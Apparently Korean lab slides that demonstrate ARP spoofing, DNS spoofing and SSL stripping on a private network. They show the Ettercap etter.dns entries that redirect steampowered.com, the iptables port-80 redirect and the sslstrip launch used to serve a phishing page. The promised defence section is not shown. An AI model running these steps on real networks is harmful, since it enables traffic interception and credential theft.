

# 1. DNS SPOOFING AND SSL STRIP 실습




# INDEX

01 DNS SPOOFING과 SSL STRIP 이란?

02 해킹 실습

03 보안 대책

# 1. DNS SPOOFING 이란?




“

**DNS 스푸핑**은 컴퓨터 해킹 공격 기법중 하나로 도메인 네임 시스템에서 전달되는 IP 주소를 변조하거나 도메인 네임 시스템의 서버를 장악하여 사용자가 의도하지 않은 주소로 접속하게 만드는 공격방법이다.

”


# 1. SSL STRIP 이란?



“

Ssl strip은 사용자가 인터넷에 접근시 HTTP의 사용을 유도하여 사용자의 정보를 빼내는 공격 방법을 말한다. SSL 통신을 하지 않는 HTTP는 HTTPS에 비해 보안이 취약하기에 발생하는 공격이다. 사용자가 HTTP를 통해 로그인하게 되면, 공격자가 사용자 계정 정보를 Sniffing 할 수 있습니다.

”



## 2. 해킹 실습

이번 실습은 기본적으로 ARP SPOOFING을 먼저 진행한 후 DNS SPOOFING과 SSL STRIP을 진행해야 된다. 이에 ARP SPOOFING과 DNS SPOOFING을 동시에 할 수 있는 ETTERCAP 툴을 이용하여 진행하였다.



## 2. 해킹 실습


DNS SPOOFING을 위해서는 다음 그림과 같이 공격자의 /etc/Ettercap/etter.운 파일에 다음과 같이 변조할 사이트의 주소와 유도하고 싶은 웹서버의 ip주소를 입력하여 주어야한다.

```
root@kali: ~  
File Edit View Search Terminal Help  
# NOTE: the wildcarded hosts can't be used to poison the PTR requests  
#       so if you want to reverse poison you have to specify a plain  
#       host. (look at the www.microsoft.com example)  
#  
#####  
#####  
# microsoft sucks ;)  
# redirect it to www.linux.org  
#  
*.*steampowered.com      A      192.168.180.150  
microsoft.com           A      107.170.40.56  
*.microsoft.com         A      107.170.40.56  
www.microsoft.com       PTR    107.170.40.56      # Wildcards in PTR are not allowed  
#####  
# no one out there can have our domains...  
#  
www.alor.org            A      127.0.0.1  
www.naga.org            A      127.0.0.1  
www.naga.org            AAAA   2001:db8::2  
58,0-1 48%
```



## 2. 해킹 실습

먼저 ETTERCAP 툴을 이용하여  
ARP SPOOFING을 진행한 후  
ETTERCAP 툴에서 DNS  
SPOOFING FLUGIN을 추가해 주  
면 ARP SPOOFING과 DNS  
SPOOFING을 동시에 진행할 수  
있다.





## 2. 해킹 실습

ETTERCAP을 이용한 ARP SPOOFING이 정상적으로 성공한다면 다음과 같이 피해자의 ARP TABLE을 확인하면 알 수 있다. 다음 그림을 보면 192.168.180.150의 MAC 주소와 192.168.180.245의 MAC 주소가 같은 것을 확인할 수 있다. 이는 피해자가 ARP SPOOFING 공격을 당하고 있다는 결정적인 증거이다.

C:\> 선택 명령 프롬프트

```
224.0.0.22      01-00-5e-00-00-16  정정정정정정정정
224.0.0.252     01-00-5e-00-00-fc  정정정정정정정정
239.192.152.143 01-00-5e-40-98-8f  정정정정정정정정
239.255.255.250 01-00-5e-7f-ff-fa  정정정정정정정정


인터페이스: 192.168.180.3 --- 0xb
인터넷 주소      물리적 주소      유형
172.31.0.1        00-06-c4-76-08-7a  유동적
192.168.180.56    00-d8-61-33-b4-2d  유동적
192.168.180.150   00-0c-29-9a-ea-98  유동적
192.168.180.245   00-0c-29-9a-ea-98  유동적
192.168.180.255   ff-ff-ff-ff-ff-ff  고정적
224.0.0.22        01-00-5e-00-00-16  정정정정정정정정
224.0.0.252       01-00-5e-00-00-fc  정정정정정정정정
239.192.152.143   01-00-5e-40-98-8f  정정정정정정정정
239.255.255.250   01-00-5e-7f-ff-fa  정정정정정정정정

인터페이스: 192.168.150.1 --- 0xf
인터넷 주소      물리적 주소      유형
192.168.150.254   00-50-56-ed-c5-46  유동적
192.168.150.255   ff-ff-ff-ff-ff-ff  고정적
224.0.0.22        01-00-5e-00-00-16  정정정정정정정정
224.0.0.252       01-00-5e-00-00-fc  정정정정정정정정
239.192.152.143   01-00-5e-40-98-8f  정정정정정정정정
239.255.255.250   01-00-5e-7f-ff-fa  정정정정정정정정
```

C:\Users\ktw>



## 2. 해킹 실습



SSL STRIP을 이용하여 공격을 안 한 상태에서 피해자의 PC에서 스팀 사이트에 접속을 할 시 다음과 같이 오류가 난다. 그 이유는 바로 HTTPS로 접속을 시도하였기 때문이다. SSL STRIP 공격을 한다면 이런 오류 페이지가 안 뜨는 것을 확인할 수 있을 것이다.



사이트에 연결할 수 없음

**store.steampowered.com**에서 연결을 거부했습니다.

다음 방법을 시도해 보세요.

- 연결 확인
- [프록시 및 방화벽 확인](#)

ERR\_CONNECTION\_REFUSED

새로고침

세부정보

## 2. 해킹 실습


SSL STRIP 툴을 실행시키기 전에 다음 그림과 같이 iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080 명령어를 이용하여 HTTP 요청 패킷을 8080 port로 리다이렉션을 시키도록 설정하여 주어야한다.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080  
root@kali:~# iptables -L -t nat  
Chain PREROUTING (policy ACCEPT)  
target      prot opt source                destination  
REDIRECT    tcp  --  anywhere              tcp dpt:http redirect  
            ports 8080  
  
Chain INPUT (policy ACCEPT)  
target      prot opt source                destination  
  
Chain POSTROUTING (policy ACCEPT)  
target      prot opt source                destination  
  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source                destination  
root@kali:~#
```

## 2. 해킹 실습

Iptables 설정 후

/usr/share/sslstrip 으로 이동하여  
sslstrip.py 파일을 -l 8080 옵션으로  
실행시키면 공격이 끝난다. 이후  
피해자의 PC에서 다시 스템으로  
접속을 시도할 시 피싱사이트가  
뜨면 공격에 성공한 것이다.


A terminal window titled 'root@kali: /usr/share/sslstrip' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# cd /usr/share/sslstrip/  
root@kali:/usr/share/sslstrip# ls  
lock.ico  sslstrip  sslstrip-0.9.egg-info  sslstrip.log  sslstrip.py  
root@kali:/usr/share/sslstrip# python sslstrip.py -l 8080  
  
sslstrip 0.9 by Moxie Marlinspike running...
```

## 2. 해킹 실습

공격 하기 전의 스팀으로 접속을  
하면 다음과 같이 HTTPS로 접속  
되는 모습을 볼 수 있다.


공격 전 사이트



## 2. 해킹 실습

공격을 한 후 피해자의 PC에서 스팀에 접속을 시도하면 다음과 같은 피싱 사이트가 뜨는 것을 확인할 수 있다.

